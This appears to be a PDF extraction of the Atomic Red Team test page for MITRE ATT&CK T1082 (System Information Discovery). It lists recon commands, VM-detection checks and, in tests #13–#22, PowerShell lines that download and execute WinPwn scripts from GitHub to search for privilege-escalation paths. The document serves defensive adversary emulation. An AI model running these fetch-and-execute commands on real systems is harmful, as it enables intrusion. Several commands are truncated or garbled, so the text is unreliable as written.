

## T1082 - System Information Discovery

### **Description from ATT&CK**

An adversary may attempt to get detailed information about the operating system and hardware, including version, patches, hotfixes, service packs, and architecture.

Adversaries may use the information from [System Information Discovery]

(<a href="https://attack.mitre.org/techniques/T1082">https://attack.mitre.org/techniques/T1082</a>) during automated discovery to shape follow-on behaviors, including whether or not the adversary fully infects the target and/or attempts specific actions.

Tools such as <u>Systeminfo</u> can be used to gather detailed system information. If running with privileged access, a breakdown of system data can be gathered through the <u>systemsetup</u> configuration tool on macOS. As an example, adversaries with user-level access can execute the <u>df -aH</u> command to obtain currently mounted disks and associated freely available space. Adversaries may also leverage a <u>Network Device CLI</u> on network devices to gather detailed system information.(Citation: US-CERT-TA18-106A) <u>System Information Discovery</u> combined with information gathered from other forms of discovery and reconnaissance can drive payload development and concealment.(Citation: OSX.FairyTale)(Citation: 20 macOS Common Tools and Techniques)

Infrastructure as a Service (laaS) cloud providers such as AWS, GCP, and Azure allow access to instance and virtual machine information via APIs. Successful authenticated API calls can return data such as the operating system platform and status of a particular instance or the model view of a virtual machine.(Citation: Amazon Describe Instance)(Citation: Google Instances Resource)(Citation: Microsoft Virutal Machine API)

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### **Atomic Test #1 - System Information Discovery**

Identify System Info. Upon execution, system info and time info will be displayed.

Supported Platforms: Windows

auto\_generated\_guid: 66703791-c902-4560-8770-42b8a91f7667

Attack Commands: Run with command\_prompt!

systeminfo
reg query HKLM\SYSTEM\CurrentControlSet\Services\Disk\Enum

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## **Atomic Test #2 - System Information Discovery**

Identify System Info

**Supported Platforms:** macOS

auto\_generated\_guid: edff98ec-0f73-4f63-9890-6b117092aff6

Attack Commands: Run with sh!

system\_profiler
ls -al /Applications

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### Atomic Test #3 - List OS Information

**Identify System Info** 

Supported Platforms: Linux, macOS

auto\_generated\_guid: cccb070c-df86-4216-a5bc-9fb60c74e27c

#### Inputs:

Name	Description	Туре	Default Value
output_file	Output file used to store the results.	Path	/tmp/T1082.txt

#### Attack Commands: Run with sh!

```
uname -a >> #{output_file}
if [ -f /etc/lsb-release ]; then cat /etc/lsb-release >> #{output_file};
if [ -f /etc/redhat-release ]; then cat /etc/redhat-release >> #{output_
if [ -f /etc/issue ]; then cat /etc/issue >> #{output_file};
uptime >> #{output_file}
cat #{output_file} 2>/dev/null
```

### **Cleanup Commands:**

```
rm #{output_file} 2>/dev/null
```

### Atomic Test #4 - Linux VM Check via Hardware

Identify virtual machine hardware. This technique is used by the Pupy RAT and other malware.

**Supported Platforms:** Linux

auto\_generated\_guid: 31dad7ad-2286-4c02-ae92-274418c85fec

Attack Commands: Run with bash!

### Atomic Test #5 - Linux VM Check via Kernel Modules


Identify virtual machine guest kernel modules. This technique is used by the Pupy RAT and other malware.


**Supported Platforms:** Linux

auto\_generated\_guid: 8057d484-0fae-49a4-8302-4812c4f1e64e

Attack Commands: Run with bash!

```
sudo lsmod | grep -i "vboxsf\|vboxguest"
sudo lsmod | grep -i "vmw_baloon\|vmxnet"
sudo lsmod | grep -i "xen-vbd\|xen-vnif"
sudo lsmod | grep -i "virtio_pci\|virtio_net"
sudo lsmod | grep -i "hv_vmbus\|hv_blkvsc\|hv_netvsc\|hv_utils\|hv_storv
```






### Atomic Test #9 - Griffon Recon

This script emulates the reconnaissance script seen in used by Griffon and was modified by security researcher Kirk Sayre in order simply print the recon results to the screen as opposed to exfiltrating them. <u>Script</u>.

For more information see also <a href="https://malpedia.caad.fkie.fraunhofer.de/details/js.griffon">https://malpedia.caad.fkie.fraunhofer.de/details/js.griffon</a> and <a href="https://attack.mitre.org/software/S0417/">https://attack.mitre.org/software/S0417/</a>

Supported Platforms: Windows

**auto\_generated\_guid**: 69bd4abe-8759-49a6-8d21-0f15822d6370



#### Inputs:

Name	Description	Туре	Default Value
vbscript	Path to sample script	String	PathToAtomicsFolder\T1082\src\griffon_recon.vbs

#### Attack Commands: Run with powershell!

cscript #{vbscript}



## Atomic Test #10 - Environment variables discovery on windows

Identify all environment variables. Upon execution, environments variables and your path info will be displayed.

**Supported Platforms**: Windows

auto\_generated\_guid: f400d1c0-1804-4ff8-b069-ef5ddd2adbf3

Attack Commands: Run with command\_prompt!

set



## Atomic Test #11 - Environment variables discovery on macos and linux

Identify all environment variables. Upon execution, environments variables and your path info will be displayed.

Supported Platforms: macOS, Linux

auto\_generated\_guid: fcbdd43f-f4ad-42d5-98f3-0218097e2720

Attack Commands: Run with sh!

env



# Atomic Test #12 - Show System Integrity Protection status (MacOS)

Read and Display System Intergrety Protection status. csrutil is commonly used by malware and post-exploitation tools to determine whether certain files and directories on the system are writable or not.

Supported Platforms: macOS

auto\_generated\_guid: 327cc050-9e99-4c8e-99b5-1d15f2fb6b96

Attack Commands: Run with sh!

csrutil status

### Atomic Test #13 - WinPwn - winPEAS

Discover Local Privilege Escalation possibilities using winPEAS function of WinPwn

**Supported Platforms:** Windows

auto\_generated\_guid: eea1d918-825e-47dd-acc2-814d6c58c0e1

Attack Commands: Run with powershell!

\$\$3cur3Th1sSh1t\_repo='https://raw.githubusercontent.com/\$3cur3Th1sSh1t' iex(new-object net.webclient).downloadstring('https://raw.githubusercontwinPEAS -noninteractive -consoleoutput

## Atomic Test #14 - WinPwn - itm4nprivesc

Discover Local Privilege Escalation possibilities using itm4nprivesc function of WinPwn

Supported Platforms: Windows

auto\_generated\_guid: 3d256a2f-5e57-4003-8eb6-64d91b1da7ce

Attack Commands: Run with powershell!

\$S3cur3Th1sSh1t\_repo='https://raw.githubusercontent.com/S3cur3Th1sSh1t' iex(new-object net.webclient).downloadstring('https://raw.githubusercontitm4nprivesc -noninteractive -consoleoutput

### Atomic Test #15 - WinPwn - Powersploits privesc checks

Powersploits privesc checks using oldchecks function of WinPwn

Supported Platforms: Windows

auto\_generated\_guid: 345cb8e4-d2de-4011-a580-619cf5a9e2d7

Attack Commands: Run with powershell!

\$S3cur3Th1sSh1t\_repo='https://raw.githubusercontent.com/S3cur3Th1sSh1t' iex(new-object net.webclient).downloadstring('https://raw.githubusercont oldchecks -noninteractive -consoleoutput

### **Cleanup Commands:**

```
rm -force -recurse .\DomainRecon -ErrorAction Ignore
rm -force -recurse .\Exploitation -ErrorAction Ignore
rm -force -recurse .\LocalPrivEsc -ErrorAction Ignore
rm -force -recurse .\LocalRecon -ErrorAction Ignore
rm -force -recurse .\Vulnerabilities -ErrorAction Ignore
```

### Atomic Test #16 - WinPwn - General privesc checks

General privesc checks using the otherchecks function of WinPwn

**Supported Platforms:** Windows

auto\_generated\_guid: 5b6f39a2-6ec7-4783-a5fd-2c54a55409ed

Attack Commands: Run with powershell!

\$S3cur3Th1sSh1t\_repo='https://raw.githubusercontent.com/S3cur3Th1sSh1t' iex(new-object net.webclient).downloadstring('https://raw.githubusercont otherchecks -noninteractive -consoleoutput

### Atomic Test #17 - WinPwn - GeneralRecon

Collect general computer informations via GeneralRecon function of WinPwn

**Supported Platforms:** Windows

auto\_generated\_guid: 7804659b-fdbf-4cf6-b06a-c03e758590e8

Attack Commands: Run with powershell!

\$S3cur3Th1sSh1t\_repo='https://raw.githubusercontent.com/S3cur3Th1sSh1t' iex(new-object net.webclient).downloadstring('https://raw.githubusercontent.com/S3cur3Th1sSh1t' iex(new-object net.webclient).downloadstring('https://raw.githubusercontent.com/Sacur3Th1sSh1t' iex(new-object net.webclient).downloadstring('https://

### Atomic Test #18 - WinPwn - Morerecon

Gathers local system information using the Morerecon function of WinPwn

**Supported Platforms:** Windows

auto\_generated\_guid: 3278b2f6-f733-4875-9ef4-bfed34244f0a

Attack Commands: Run with powershell!

\$S3cur3Th1sSh1t\_repo='https://raw.githubusercontent.com/S3cur3Th1sSh1t' iex(new-object net.webclient).downloadstring('https://raw.githubusercont Morerecon -noninteractive -consoleoutput

### Atomic Test #19 - WinPwn - RBCD-Check

Search for Resource-Based Constrained Delegation attack paths using RBCD-Check function of WinPwn

**Supported Platforms:** Windows

auto\_generated\_guid: dec6a0d8-bcaf-4c22-9d48-2aee59fb692b

#### Attack Commands: Run with powershell!

\$S3cur3Th1sSh1t\_repo='https://raw.githubusercontent.com/S3cur3Th1sSh1t'
iex(new-object net.webclient).downloadstring('https://raw.githubusercontent.com/S3cur3Th1sSh1t'
RBCD-Check -consoleoutput -noninteractive

## Atomic Test #20 - WinPwn - PowerSharpPack - Watson searching for missing windows patches

PowerSharpPack - Watson searching for missing windows patches technique via function of WinPwn

**Supported Platforms:** Windows

auto\_generated\_guid: 07b18a66-6304-47d2-bad0-ef421eb2e107

Attack Commands: Run with powershell!

 $\verb|iex(new-object net.webclient)|.downloadstring('https://raw.githubusercont| \square \\ | Invoke-watson|$ 

## Atomic Test #21 - WinPwn - PowerSharpPack - Sharpup checking common Privesc vectors

PowerSharpPack - Sharpup checking common Privesc vectors technique via function of WinPwn - Takes several minutes to complete.

**Supported Platforms:** Windows

auto\_generated\_guid: efb79454-1101-4224-a4d0-30c9c8b29ffc

Attack Commands: Run with powershell!

iex(new-object net.webclient).downloadstring('https://raw.githubusercont
Invoke-SharpUp -command "audit"

### Atomic Test #22 - WinPwn - PowerSharpPack - Seatbelt

PowerSharpPack - Seatbelt technique via function of WinPwn.

<u>Seatbelt</u> is a C# project that performs a number of security oriented host-survey "safety checks" relevant from both offensive and defensive security perspectives.

**Supported Platforms:** Windows

auto\_generated\_guid: 5c16ceb4-ba3a-43d7-b848-a13c1f216d95

Attack Commands: Run with powershell!

iex(new-object net.webclient).downloadstring('https://raw.githubusercont
Invoke-Seatbelt -Command "-group=all"; pause

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atomic-red-team/atomics/T1082/T1082.md at f3 https://github.com/redcanaryco/atomic-red-team/bmachineguid-discovery	3 <b>9e7da7d05f6057fdfcdd37</b> dlob/f339e7da7d05f6057fdfcd	<b>42bfcf365fee2a9 · redcanar</b> dd3742bfcf365fee2a9/atomics	ryco/atomic-red-team · GitHu s/T1082/T1082.md#atomic-tes	<b>ib</b> - 02/11/2024 16:30 t-8windows-